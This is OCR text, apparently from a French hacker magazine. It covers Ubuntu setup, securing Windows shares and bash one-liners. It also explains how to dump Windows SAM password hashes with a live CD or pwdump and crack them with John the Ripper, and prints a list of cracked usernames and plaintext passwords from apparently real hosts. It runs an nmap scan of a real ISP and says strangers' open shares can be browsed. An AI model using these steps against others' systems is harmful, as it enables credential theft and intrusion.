Ensuite c'est le nettoyage. L'ordinateur vous propose de désinstaller les paquets obsolètes. Ce qu'il faut faire pour avoir une distribution propre. Enfin c'est le redémarrage du système. Pas de panique si vous voyez au démarrage de votre machine plein de choix possible dans le Grub (utilitaire de boot dont ReZoR vous a parlé). Ceci est dû au fait que les MAJ entraînent parfois un changement du noyau. Le noyau où kernel est le coeur de votre système et les développeurs le font évoluer régulièrement. De nouvelles versions sont donc disponibles assez souvent. Ubuntu vous propose de les télécharger (MAJ) mais vous donne toujours la possibilité de redémarrer sur un ancien noyau au cas ou vous rencontreriez des problèmes avec le nouveau. C'est ce qui explique le nombre de lignes que vous voyez apparaître dans le menu de démarrage de Grub. Choisissez toujours la première ligne, celle par défaut et qui correspond au kernel le plus récent, sauf en cas de problème.



Nouvelle version disponible

Normalement votre machine a redémarré sans encombres et vous voilà sur la nouvelle version d'Ubuntu, Génial, n'est-ce pas ? Il me semble que vous commencez sérieusement à aimer Linux ;-) .

Échanger des fichiers entre Windows et Linux

Lors de la préparation de votre système et plus particulièrement du partitionnement (cf : NetHackers 3) ReZoR vous a proposé de faire une partition d'échange en FAT32.

Vous avez sans doute remarquez que vous aviez sur votre bureau deux icônes en forme de disque et nommés hda1 et hda5, ou éventuellement portant les noms de volumes que vous avez donné lors de leur création. Et bien ce sont vos deux partitions Windows, celle en NTFS et celle en FAT32. Si vous double cliquez dessus vous ouvrez le gestionnaire de fichiers Nautilus et vous visualisez le contenu de ces partitions. Malheureusement vous ne pouvez écrire sur aucune des deux. Pourtant nous venons de dire que Linux peut écrire sur une FAT32. C'est en fait une sécurité et il faut autoriser explicitement tous les utilisateurs à pouvoir écrire.

Comment autoriser l'écriture par tous les utilisateurs sur la FAT32 Et bien il faut modifier un fichier du système. Vous allez apprendre progressivement que sous Linux, l'ensemble de la configuration du système est écrite dans des fichiers textes qui sont uniquement accessibles à l'utilisateur Root. Dans notre cas il faut modifier le fichier /etc/fstab. Commencez par ouvrir un terminal « Menu : Applications

> Terminal. » Vous apprendrez aussi que sous Linux on peut tout faire avec un terminal.
C'est ce qu'on appelle travailler en ligne de commande. Avant de modifier le fichier /etc/fstab nous allons démonter la partition pour pouvoir le remonter par la suite et voir les effets de nos modifications. Pour démonter la partition, tapez dans le terminal :

```
$ sudo umount /dev/hda5
$ sudo gedit /etc/fstab
```

Attention le « $ » n'est pas à mettre, il indique juste que vous devez disposer d'une invite de commande en mode utilisateur normal dans un terminal. Dans le cas où vous seriez Root, le « $ » serait remplacé par un « # ». or, vous souhaitez démonter une partition, ce que uniquement l'utilisateur root peut faire pour le moment, puis éditer un fichier dont seul Root a les droits en écriture, c'est pour cette raison que nous vous faisons démonter la partition puis lancer l'éditeur gedit en tant que root avec la commande sudo (Set User DO, fait en tant que super utilisateur).

Vous trouvez dans ce fichier plusieurs lignes dont beaucoup commence par « /dev/... ». Ce sont tous les périphériques qui sont ou que vous pouvez monter. En effet, nous avons déjà vu que sous Linux il n'y a pas de lettre attachée à un lecteur comme A: ou C: sous Windows, mais que tous les périphériques sont connectés à des dossiers. Ainsi, dans le fichier « /etc/fstab « vous devez trouver deux lignes vous indiquant le montage des partitions /dev/hda1 et /dev/hda5 respectivement dans les dossiers /media/hda1 et /media/hda5. Vous constatez que l'option choisie pour le montage de /dev/hda5 qui correspond à notre FAT32 est default. Hors celle-ci provoque un montage en lecture seule. Nous allons donc corriger cette ligne pour pouvoir obtenir un accès en écriture.

Modifiez la pour quelle devienne :

```
/dev/hda5 /mnt/hda5
vfat
rw,user,auto,gid=1000,u
id=1000,umask=022,iocha
rset=utf8,codepage=850
```

Attention l'ensemble doit tenir sur une seule ligne et non sur deux comme c'est le cas ici pour des raisons de mise en page. Enregistrer le fichier /etc/fstab. Pour voir les effets vous pouvez remonter la partition, mais cette fois en utilisateur normal :

```
$ mount /dev/hda5
```

En accédant à cette partition avec Nautilus par exemple, vous constatez que vous pouvez à présent créer des dossiers (clique droit, Nouveau dossier) et donc que vous avec les droits en écriture.

Petit rappel : C'est quoi une partition

Un disque dur peu être découpé en plusieurs morceaux. Ceci permet de séparer les éléments d'un même système ou de plusieurs système, comme par exemple : le système d'exploitation et les données utilisateur, ou encore Windows et Linux. Vous avez plusieurs façons de découper votre disque. Il existe des partions principales, mais qui ne peuvent généralement dépasser 4, et une partition étendu que vous pouvez redécouper en autant de lecteurs logiques que vous voulez. Pour qu'une partition puisse être utilisée par un système il faut la formater avec un système de fichiers. Il existe pléthore de systèmes de fichiers (NTFS, FAT32, EXT3, iso9660, HFS..). Chacun utilise des techniques différentes pour stocker vos données, mais généralement c'est complètement transparent pour l'utilisateur. Pourtant il peut exister une grande différence de performance de l'un à l'autre.
Chaque système d'exploitation utilise son propre système de fichier et est parfois capable d'en lire d'autres. Par exemple Windows utilise le NTFS mais aussi le FAT32 et sait lire l'iso9660 qui correspond au format des CDROM. Par contre, il ne sait pas lire l'ext3 qui est un système de fichiers Linux.
Linux sait lire pratiquement tous les systèmes de fichiers existants ou presque. Ce qui n'est pas le cas des autres systèmes d'exploitation. Par contre, l'écriture peut parfois poser problème à cause des droits. C'est pour cette raison que nous avons pris soin de créer une partition d'échange entre Windows et Linux qui est formatée en FAT32 car elle peut être lu et écrite par les deux système d'exploitation. Par contre en ce qui concerne le NTFS, Linux ne peut que le lire, mais Windows quand à lui ne reconnaît même pas le système de fichiers Linux ext3, et pour pouvoir y accéder de Windows il faut installer un utilitaire.

Conclusion

S'il fut un temps ou ce système était réservé à des informaticiens avertis, ce n'est plus du tout le cas actuellement. L'Ubuntu est une excellente distribution et si vous rencontrez parfois quelques problèmes avec, je vous conseille d'être un peu persévérant. Vous constaterez que vous trouvez une mine d'informations sur ce système grâce au net. Et je suis certain que dans quelques mois vous ne démarrerez plus votre Windows que très rarement......:-).
À visiter :

http://www.ubuntu-fr.org/
http://fr.wikipedia.org/wiki/Ubuntu_Linux
http://doc.ubuntu-fr.org/

CodeJ et Rezor

PARTAGE DE FICHIERS crack de pass

L'une des utilisations majeures de l'informatique est le partage d'informations. Pour ce faire, il est nécessaire de définir quelles sont les ressources à partager, et qui peut accéder à ces ressources.


Permettre l'accès à des fichiers sous Windows n'est pas une opération complexe. L'instruction "Clique droit --> Partager" sera votre arme principale.

Partager un fichier

Un partage ne se définit pas sur un fichier. En fait, il s'agit de partager un dossier, dans lequel vous copierez les fichiers que vous voulez partager. Créez donc un dossier (Clique-Droit --> Nouveau --> Dossier) que vous nommez "test1". Maintenant, faites "Clique-Droit --> Partage et Sécurité" sur ce répertoire. Je pars du principe que vous êtes sur une architecture NT, sous Windows NT, Windows 2000 ou Windows XP. Dans la nouvelle fenêtre, vous pouvez cocher la case "Partager ce dossier" et donner un nom à ce partage. C'est ce nom qui apparaîtra sur le réseau en tant que Dossier Partagé. La suite dépend de vous : souhaitez vous que les personnes accédant à ce partage puissent créer des fichiers et/ou des dossiers, et modifier (voire supprimer) ceux qui s'y trouvent déjà. Si tel est le cas, alors cochez la dernière case. Sinon, laissez-là décochée. Cliquez maintenant sur OK.

NOTE : Suivant les réglages de Windows, vous devrez peut-être demander à simplement partager les fichiers, sans utiliser l'assistant. Ce dernier, en sus de s'occuper de vos partages, à la fâcheuse manie de modifier certaines configurations réseaux.

Supposons que votre adresse IP soit 192.168.0.1. Sur une autre machine connectée en réseau avec votre ordinateur, faites donc "Menu démarrer --> Exécuter" tapez "\\192.168.0.1". En principe, votre nouveau partage est disponible.



La boite de dialogue de partage de dossier

Partager autre chose qu'un fichier

Partager un fichier, c'est bien. Mais vous pouvez aussi partager votre imprimante, en cliquant simplement avec le bouton droit, et en allant sur "Partager". Vous lui donnez un nom de partage et le tour est joué. La machine désireuse d'utiliser votre imprimante n'aura même pas à posséder les pilotes de celle-ci : votre ordinateur les lui

Sécuriser ses accès est primordial

fournira. Ce qui justifie la fonctionnalité "Drivers Supplémentaires" : vous pouvez mettre à disposition des drivers pour les autres versions de Windows.

Maintenant, voyons comment, sur une autre machine, utiliser l'imprimante. Faites "Menu Démarrer --> Exécuter" et tapez "\\192.168.0.1" (remplacez éventuellement par votre IP). Voyez, parmi les icônes, votre imprimante. Un simple "Clique-droit --> Connexion" ajoute l'imprimante. Vous pouvez maintenant faire un test d'impression et vérifier que tout fonctionne.

Pour la suite, essayez donc de partager un disque dur (clique-droit sur son îcone dans le poste de travail), un lecteur de disquette ou de CDRom. Dernière chose si vous possédez deux connecteurs réseaux (filaire / wifi, deux cartes filaires ou deux cartes wifi) : frottez au partage de connexion réseau.

Et la sécurité, dans tous ça ?

Partager des fichiers, c'est bien. Mais, quand on sait que plusieurs dizaines de milliers d'internautes se connectent à Internet sans firewall (qu'il soit logiciel ou matériel), on est en droit de s'inquiéter. En effet, il n'est pas rare, lors d'un scan de port, de croiser une machine connectée sur Internet avec le port 139 bien ouvert. 139, c'est le port utilisé pour les partages Windows. Et quand celui-ci est accessible, vous avez une chance sur deux pour qu'en tapant l'adresse « \\ip_avec_port_ouvert » (ou smb://ip_avec_port_ouvert sous Linux), vous accédiez librement aux partages Windows de la personne. Et là, il ne vous reste qu'a vous servir : des vidéos aux sons en passant par les photos de familles, c'est inouï ce qu'on peut trouver sur l'ordinateur d'un particulier. Les professionnels ne sont pas en restes : nombreuses sont les PME encore connectée avec un modem ADSL de base et un ordinateur type Tour-PC en guise de serveur. Et là, c'est parfois à des documents confidentiels que vous pourrez avoir accès.

Alors, pour protéger vos partages sous Windows, il va falloir régir leur accès.

Si vous disposez de Windows XP Pro, vous pouvez continuer a lire normalement. Sinon, vous pouvez sauter 3 paragraphes, les listes d'accès utilisateurs ne sont disponibles que sous Windows XP Pro.

D'abord, désactivons le partage simplifié. Dans le panneau de conf., « option des dossiers », désactiver la dernière case a cocher « activer le partage simplifié ».

Maintenant, nous allons ajouter un utilisateur dédié à ces partages : pour accéder aux fichier distribués, il faudra connaître l'identifiant et le mot de passe de cet utilisateur. Pour plus de sécurité, nous allons choisir un login et un mot de passe qui ne soeint pas des mot. Pour ce faire, cliquez droit sur le poste de travail, puis allez sur « gérer ». Dans la branche « outils systèmes » puis « utilisateurs et groupes locaux », vous allez ajoutert grâce au menu action un utilisateur « gtFRde » dont le mot de passe sera «BHVbwx ». Il sera interdit de modifier le mot de passe (pensez à décocher la case stipulant que l'utilisateur doit changer sont mot de passe).


Dernière étape, vous allez choisir votre dossier à partager. Un clique droit dessus, puis dans « Partage et Sécurité ... », vous allez choisir de partager ce dossier. Vous pouvez ajouter un commentaire et décider le nombre de personnes connectées simultanément sur le partage. Le dernier bouton intéressant dans cette approche rapide est le bouton « autorisations ». Il va vous permettre de choisir quel utilisateur à accès au partage, et quels seront ses droits. Supprimez de suite le groupe « Tout le monde », puis ajoutez l'utilisateur « gtFRde ». Laissez lui l'accès uniquement en lecture. Vérifiez depuis un autre ordinateur que les identifiants sont requis.

Reprenons maintenant les possesseurs de WinXP Home avec nous. Pour fignoler la configuration, il est impératif d'empêcher tout partage de fichier au delà du réseau local. Pour ce faire, vous devez configurer votre firewall pour qu'il bloque le port 139 en entrée depuis Internet. S'il s'agit d'un

firewall logiciel, pensez à autoriser ce port pour les machines internes au réseau (en spécifiant, pourquoi pas, les adresses IP unes a unes si c'est possible). Pour augmenter encore la sécurité, terminez les noms de partage par un symbole $: cela les rends invisibles, ils ne sont accessible que si vous en connaissez l'existence. Et pour vérifier cela, cliquez droit sur Poste de Travail puis Gérer puis Dossiers Partagés puis Partages. Remarquez ce qu'on appelle les partage administratifs : chacune de vos partition est partagée, a votre insu. Un simple clique droit pourrait désactiver ces partages qui peuvent être des failles possible de votre système.

Comment puis-je vérifier ?

La sécurité, dans tous les cas, doit être surveillée. En effet, sous Windows aussi, il existe de nombreux crackeurs de mot de passes. Nous les utilisons, naturellement, dans l'unique but de vérifier la sécurité des systèmes d'information : il est nécessaire, pour un administrateur soucieux de la sécurité de son réseau, de surveiller qu'un utilisateur mette en péril le SI en choisissant un mot de passe trop simple à deviner.
Nous citerons l'exemple de l'excellent BrutusAET qui vous permet de vous frotter au bypassing de protections par mot de passe. Il vous permet de



BrutusAES en action

vous attaquer à de nombreuses protections, telles les .htaccess des sites Internet, les formulaires de connexion sur les pages web. Et bien sûr, il vous permettra également de vous attaquer à un partage de fichier.
Une autre méthode consiste à récupérer les mots de passes stockés dans Windows. Ces mots de passes sont « cryptés » : en fait, seuls leur empreinte digitale est stockée. Une fois cette liste de mots de passes récupérés, vous allez comparer ces empreintes digitales avec celles de mots connu. Cette technique nécessite deux choses : un accès sur la machine pour récupérer la liste, et quelques petits outils.
D'abord, récupérons les mots de passes. Première méthode : un liveCD Linux vous permettra de récupérer le fichier c:\WINDOWS\SYSTEM32\CONFIG\SAM. Si, depuis un Windows démarré, vous tentez d'ouvrir ce fichier , on vous envoie paître : le fichier est verrouillé par le noyau. Depuis un LiveCD Linux, aucun verrouillage du noyau : vous récuperer la base SAM. Seconde méthode : vous utilisez le fichier c:\windows\backup\SAM. Ce fichier, généré à l'install de Windows, ne contient que les mots de passes généré durant la procédure d'installation. Troisième méthode : utilisez pwdDump2. En le lancant depuis la ligne de commande, vous voyez apparaître la liste des mots de pases cryptés. Essayer la commande « pwdump > mdp.txt » pour envoyer la sortie de pwdump vers le fichier mdp.txt.
Ensuite, il faut avoir le mot de passe. Ici, peut de monde vous recommandera un autre utilitaire que l'utime JohnTheRipper. La procédure est simple : vous tapez « john mdp.txt » et vous attendez qu'il vous affiche les mots de passes. Patience cependant, cela peut prendre jusqu'à plusieurs mois, suivant la robustesse des mots de passes (utilisation de minuscule + majuscules + symboles + chiffres). En tant qu'administrateur, vous pouvez donc tester ces méthodes. Vous vous apercevrez que même les mots de passes pseudo-robustes ne résistent que peut de temps : vous comprendrez alors tout l'intérêt de choisir un mot de passe aussi complexe que vos données sont confidentielles.

```
MS-DOS
自動
G:\passwd>john -show passwd
radio0:Radio:202:26:U.D. radio:/usr/users/Corp/ra
goodbook:asdf:535:100:goodbook:/home/w3/goodbook:
lilly:Ellie:544:100:lilly:/home/w3/kingtel/lilly:
realteam:REALTEAM:205:26:U.D. realteam:/usr/users
kaoune:kaoune:552:100:kaoune:/home/w3/wunan/kaoun
maxrich:Maxrich0:1009:26:U.D. for MaxRich:/usr/us
hakkamag:Hakkamag:1016:26:U.D. of Hakka:/usr/hakk
coffee:coffee:507:100:Coffee:/home/w3/coffee:/bin
wunan:wunan:551:100:xxxxxxxx:/home/w3/wunan:/bin/
yahoo:yahoo88:549:100:yahoo:/home/w3/yahoo:/bin/b
bear:bear59:524:100:bear:/home/w3/bear:/bin/bash

11 passwords cracked, 38 left

G:\passwd>
```

John the ripper à encore frappé

[1] : http://www.hoobie.net/brutus
[2] : http://www.bindview.com/Services/razor/Utilities/Windows/pwdump2_readme.cfm
[3] : http://www.openwall.com/john

Koreth



Tout faire en un

L'utilité du shell n'est plus à démontrer, il est utilisé pour écrire , en mode console bien sur, des commandes, lancer des processus, contrôler des applications, rediriger les entrées sorties et plein d'autres choses qui nous facilite le travail. Non seulement cela, le shell est un langage de programmation complet .

Introduction :

Pas besoin d'écrire des programmes énormes, de les compiler puis de les lancer. Avec le shell, nous pouvons nous contenter de lancer des commandes les unes après les autres sur une seule ligne : le one-liner.

A partir d'exemple précis et utiles ;-) , nous aborderons différentes commandes et leur utilisation.

A vos consoles ....

Linux, dans l'histoire

Il était une fois, dans les années 1970, un certain D. RITCHIE. Beaucoup le connaissent en sa qualité de concepteur du C, un langage de programmation qui trente années plus tard reste très utilisé. Mais il est aussi père d'Unix, un système d'exploitation complètement codé en C.

1991. Nous somme à l'université d'Helsinki, en Finlande. Un jeune étudiant travaille, en s'inspirant d'Unix, à la réalisation d'un système d'exploitation pour sa machine. Son nom? Il s'appelle Linus Torvald. Il ne le sait pas encore, mais son nom apparaîtra des années plus tard sur des écrans d'ordinateurs partout dans le monde : des PC/MAC aux super-calculateurs universitaires, son nom restera a jamais collé (ne serait-ce que par la ressemblance phonétique) à Linux, et à son emblème : le manchot (penguin, en anglais), déjà mascotte de l'université d'Helsinki.

ILLUSTRATION:torvald.jpeg

légende : linus Torvald

Mais Linux n'est pas un système d'exploitation : il ne s'agit grossièrement que d'un logiciel qui ne se charge que de la discussion avec le matériel (!). Ainsi, Linux est ce qu'on appelle un noyau, pas un OS : il doit être complété avec des logiciels (pilotes, affichage graphique de fenêtres et d'images, logiciels de bureautique, ...). Le tout devient alors un OS, appelé GNU/Linux. Dans le numéro 5 de NetHackers, nous étudierons plus en détails le terme GNU. Vous me permettrez pour des raisons de simplicité de mêler Linux et GNU/Linux : hors idéologie, la distinction n'a que peut d'intérêt.

bases : un petit peu de théorie

Suivant votre installation de Linux, et la distribution choisie, vous arriverez face à une interface graphique ou à une console. Pour la première manipulation, je vous convie à la découverte des raccourics CTRL+ALT+F1 à CTRL+ALT+F7. De F1 à F4, on trouve des consoles. La suite dépend de votre distribution : votre interface graphique se cache soit au raccourci CTRL+ALT+F5, soit à CTRL+ALT+F7. Dans ce dernier cas, CTRL+ALT+F5/F6 cachent deux consoles supplémentaires.

Allons sous la console F1. Vous devrez peut-être entrer nom d'utilisateur et mot de passe. Vous voilà en ligne de commande : les plus confirmé des utilisateur Linux n'utilisent qu'elle.

Apprenons a compter :

```
[FaSm]$ echo '' Il y a
`ls | wc -l` fichiers
dans `pwd` ''
[FaSm]$ Il y a 36
fichiers dans
/home/FaSm
```

Certaines commandes vous sont peut être familières:

echo nous renvoie a l'écran (par défaut), ce qui se trouve entre les guillemets.

si vous écrivez : [FaSm]$ echo " Bonjour Nethackers "

vous aurez : [FaSm]$ Bonjour Nethackers

Nous avons ici inclus entre les guillemets des commandes. Pour les exécuter, il faut les placer entre côtes ` ` (attention au sens : ce n'est pas ' mais `).

Voyons ces commandes :

ls : (list) liste les répertoires donnés en argument. essayez cette commande seule , elle vous liste le contenu du répertoire courant (celui dans lequel vous vous trouvez).

Il existe différentes options telle que ls -l qui vous donne les attributs des répertoires et des fichiers. Pour connaître toutes les options faites un man ls

wc: (word count)compte le nombre de caractères(-c), de lignes (-l)ou de mots (-w)d'un texte

pwd: (print working directory) affi-

e ligne !

ls-l

```
FaSm:/home/fasm/nethackers/nethackers_4/jerome> xclip -o lwc
   180    1560    9524
FaSm:/home/fasm/nethackers/nethackers_4/jerome> ps -aux
Warning: bad syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
USER       PID %CPU %MEM   VSZ  RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0  1588  520 ?        S    08:26   0:00 init [2]
root         2  0.0  0.0     0    0 ?        SN   08:26   0:00 [ksoftirqd/0]
root         3  0.0  0.0     0    0 ?        S<   08:26   0:00 [events/0]
root         4  0.0  0.0     0    0 ?        S<   08:26   0:00 [khelper]
root         5  0.0  0.0     0    0 ?        S<   08:26   0:00 [kthread]
root         7  0.0  0.0     0    0 ?        S<   08:26   0:00 [kblockd/0]
root         8  0.0  0.0     0    0 ?        S<   08:26   0:00 [kacpid]
root       130  0.0  0.0     0    0 ?        S    08:26   0:00 [pdflush]
root       131  0.0  0.0     0    0 ?        S    08:26   0:00 [pdflush]
root       133  0.0  0.0     0    0 ?        S<   08:26   0:00 [aio/0]
root       132  0.0  0.0     0    0 ?        S    08:26   0:00 [kswapd0]
root       210  0.0  0.0     0    0 ?        S<   08:26   0:00 [kseriod]
root       251  0.0  0.0     0    0 ?        S    08:26   0:00 [kjournald]
root       668  0.0  0.0     0    0 ?        S<   08:26   0:00 [ipw2200/0]
root       714  0.0  0.0     0    0 ?        S    08:26   0:00 [kjournald]
root       901  0.0  0.0     0    0 ?        S<   08:26   0:00 [khubd]
root      1543  0.0  0.0     0    0 ?        S<   08:26   0:00 [hda_codec/0]
root      2060  0.0  0.0     0    0 ?        S    08:26   0:00 [khpsbpkt]
root      2106  0.0  0.0     0    0 ?        S    08:26   0:00 [knodemgrd_0]
daemon    2454  0.0  0.0  1688  456 ?        Ss   08:26   0:00 /sbin/portmap
root      2801  0.0  0.0  2328  764 ?        Ss   08:26   0:00 /sbin/syslogd
```

che le nom du répertoire courant.

```
[FaSm]$ pwd
[FaSm]$ /home/FaSm
[FaSm]$ cd ..
[FaSm]$ pwd
[FaSm]$ /home
[FaSm]$ cd FaSm
[FaSm]$ pwd
[FaSm]$ /home/FaSm
```

Il nous reste une chose a voir le « pipe » (|) :sert a rediriger une commande vers une autre.

Dans notre exemple, nous avons ls | wc -l, c'est à dire que nous listons le répertoire courant mais avant de l'afficher à l'écran, nous le redirigeons (filtrons) vers la commande qui compte les lignes ce qui nous donne donc à l'écran le nombre de lignes c'est a dire, puisque pour chaque ligne nous avons un répertoire, le nombre de répertoires.

redirection vers un fichier:

```
[FaSm]$
(date;who;pwd)>logfile.txt
[FaSm]$
```

Si vous tapez ces commandes, rien ne se passe à l'écran !!En fait, nous avons exécuté diverses commandes que nous avons redirigé vers un fichier texte :logfile.txt. Les commandes sont séparées par ';'.

si vous ouvrez maintenant ce fichier vous obtenez :

```
[FaSm]$ more
logfile.txt
mar jan 11 14:48:09 CET
2005
FaSm     :0
Jan 11 13:20
FaSm     pts/1
Jan 11 13:20
FaSm     pts/2
Jan 11 14:10
/home/FaSm
```

C'est à dire que vous avez dans ce fichier texte le résultat écrit de trois commandes :

```
date : mar jan 11
14:48:09 CET 2005
who : FaSm      :0
Jan 11 13:20
      FaSm     pts/1
Jan 11 13:20
      FaSm     pts/2
Jan 11 14:10
pwd : /home/FaSm
```

la commande > redirige ce qui doit s'afficher à l'écran vers ,ici, un fichier.

who : la commande who affiche la liste des utilisateurs connectés ., chaque ligne correspond à une connexion. Les informations sont présentées en colonne.:

à la recherche de mon logins perdus :

```
[FaSm]$ cat /etc/passwd
| grep FaSm
FaSm:x:500:500:FaSm
Hack:/home/FaSm/bin/bash
```

Le fichier passwd contient les mots de passe cryptés des utilisateurs. Il est recommandé aux administrateurs d'utiliser la technique de shadow password. Les différents systèmes UNIX utilisent de plus en plus ce procédé par défaut, mais ce n'est pas encore systématique.

cat : affiche le contenu du fichier /etc/passwd

grep : filtre le flux de texte qu'elle reçoit et ne laisse passer que les lignes contenant la chaîne de caractère donnée en argument.


Ou sont passés les fichiers passwd ?: Essayons maintenant cette ligne de commande :

```
[FaSm]$ find / -name
passwd 1>resu 2>erreur
```

Aprés un certain temps, dépendant de la machine et du contenu de votre disque dur, on retrouve le prompt.

comme vous vous en doutez, le résultats se retrouvent dans resu et erreur.

find : c'est une commande très prisée des administrateurs système, elle recherche des objets (fichier, répertoires, liens,...) dans l'arborescence qui débute au répertoire



donné en argument, selon les critères définis.

Nous recherchons donc ici tous répertoires contenant le nom passwd depuis la racine (/).

Nous redirigeons le résultat dans le fichier resu et s'il y a des erreurs, celles ci vers le fichier erreur.

Il suffit donc ensuite faire un more de ces fichiers pour découvrir leur contenu.

Applications :

Nous voudrions vérifier l'état des ports d'une machine pour , ensuite ,par exemple les trier par nom, par port ouverts ou fermés ...

exemple, scannons free.fr grâce à nmap , récupérons le résultat dans un fichier et travaillons sur ce fichier pour n'en faire ressortir que

[FaSm]$ nmap -sS -vv www.free.fr -p 10-100 > nmapfree.txt

Nous scannons ici sur free les ports 10 à 100 et nous stockons le résultat dans un fichier nommé nmapfree.txt

Vous pouvez regarder, le fichier obtenu grâce à une commande more ou cat.

Travaillons maintenant sur le fichier obtenu.

```
[FaSm]$ cat
nmapfree.txt | grep
open | cut -d' ' -f1,5
Discovered on
Discovered on
21/tcp ftp
80/tcp http
```

On voit ici que les ports 21 et 80 sont ouverts et l'on connaît le type de connexion (ftp ou http)

cut : cette commande permet de couper certaines parties d'un fichier par exemple, on lui donne ici le délimiteur, (l'espace) et les colonnes à afficher (colonne 1 et 5).

Trions un fichier :

Créez un fichier contenant divers mots:

mots_cles_a_trier :

```
administrateurs
admin
root
logins
login
admin
user
users
```

Tapez maintenant ceci :

```
[FaSm]$ cat
mots_cles_a_trier |
sort | uniq -c | sort >
liste.txt
```

Passons a la vitesse supérieure :

pères et fils :

Il est parfois utile de connaître les PID des nos processus ainsi que le PID de leur père , il est aussi difficile de s'y retrouver si l'on affiche tous les processus lancés ;essayez cette commande :

```
[FaSm]$ ps -aux
```

Une liste se déroule sous nos yeux.

ps : affichage de processus. Pour obtenir toutes les options faite, bien sur man ps.

Essayez cette commande :

```
[FaSm]$ ps -eo
''%U:%p:%P'' | grep
FaSm | cut -d':' --out-
put-delimiter=' ' -f2,3
>liste_procesus
[FaSm]$ more liste_pro-
cessus
```

Vous obtenez deux colonnes la première donne la liste des PID de vos processus et le deuxième le PID de leur père.

Ces commandes commencent à être connues. Avec la commande ps, le -e permet d'afficher la liste de tous les processus sauf ceux du noyau, le -0 permet de sélectionner le format d'affichage selon la liste de mots clés définis après. (%U :utilisateur, %p : PID, %P : PPID).

L'affichage de ps passe par un grep FaSm pour ne sélectionner que les lignes contenant ce nom et enfin , on remplace le délimiteur ':' par ' ' et l'on n'affiche que les colonnes 2 et 3.

```
su
FaSm:/home/fasm/nethackers/nethackers_4/jerome xclip -o luc
  180   1560   9524
FaSm:/home/fasm/nethackers/nethackers_4/jerome ps -aux
Warning: bad syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
USER       PID %CPU %MEM   VSZ  RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0  1588  520 ?        S    08:26   0:00 init [2]
root         2  0.0  0.0     0    0 ?        SN   08:26   0:00 [ksoftirqd/0]
root         3  0.0  0.0     0    0 ?        S<   08:26   0:00 [events/0]
root         4  0.0  0.0     0    0 ?        S<   08:26   0:00 [khelper]
root         5  0.0  0.0     0    0 ?        S<   08:26   0:00 [kthread]
root         7  0.0  0.0     0    0 ?        S<   08:26   0:00 [kblockd/0]
root         8  0.0  0.0     0    0 ?        S<   08:26   0:00 [kacpid]
root       130  0.0  0.0     0    0 ?        S    08:26   0:00 [pdflush]
root       131  0.0  0.0     0    0 ?        S    08:26   0:00 [pdflush]
root       133  0.0  0.0     0    0 ?        S<   08:26   0:00 [aio/0]
root       132  0.0  0.0     0    0 ?        S    08:26   0:00 [kswapd0]
root       210  0.0  0.0     0    0 ?        S<   08:26   0:00 [kseriod]
root       251  0.0  0.0     0    0 ?        S    08:26   0:00 [kjournald]
root       663  0.0  0.0     0    0 ?        S<   08:26   0:00 [ipw2200/0]
root       714  0.0  0.0     0    0 ?        S    08:26   0:00 [kjournald]
root       901  0.0  0.0     0    0 ?        S<   08:26   0:00 [khubd]
root      1543  0.0  0.0     0    0 ?        S<   08:26   0:00 [hda_codec/0]
root      2060  0.0  0.0     0    0 ?        S    08:26   0:00 [khpsbpkt]
root      2106  0.0  0.0     0    0 ?        S    08:26   0:00 [knodemgrd_0]
daemon    2454  0.0  0.0  1688  456 ?        Ss   08:26   0:00 /sbin/portmap
root      2801  0.0  0.0  2328  764 ?        Ss   08:26   0:00 /sbin/syslogd
root      2804  0.0  0.1  2200 1160 ?        Ss   08:26   0:00 /sbin/klogd
root      2896  0.0  0.0  1584  516 ?        Ss   08:26   0:00 /usr/sbin/acpid -c /etc/acpi/ev
```

CONCLUSION

Voilà un aperçu des possibilités du bash, nous approfondirons avec koreth dans les prochains numéros les applications possibles. Le bash est un outil formidable pleins de fonctionnalités , la seule limite est votre imagination...

FaSm & koreth

Google est votre ami

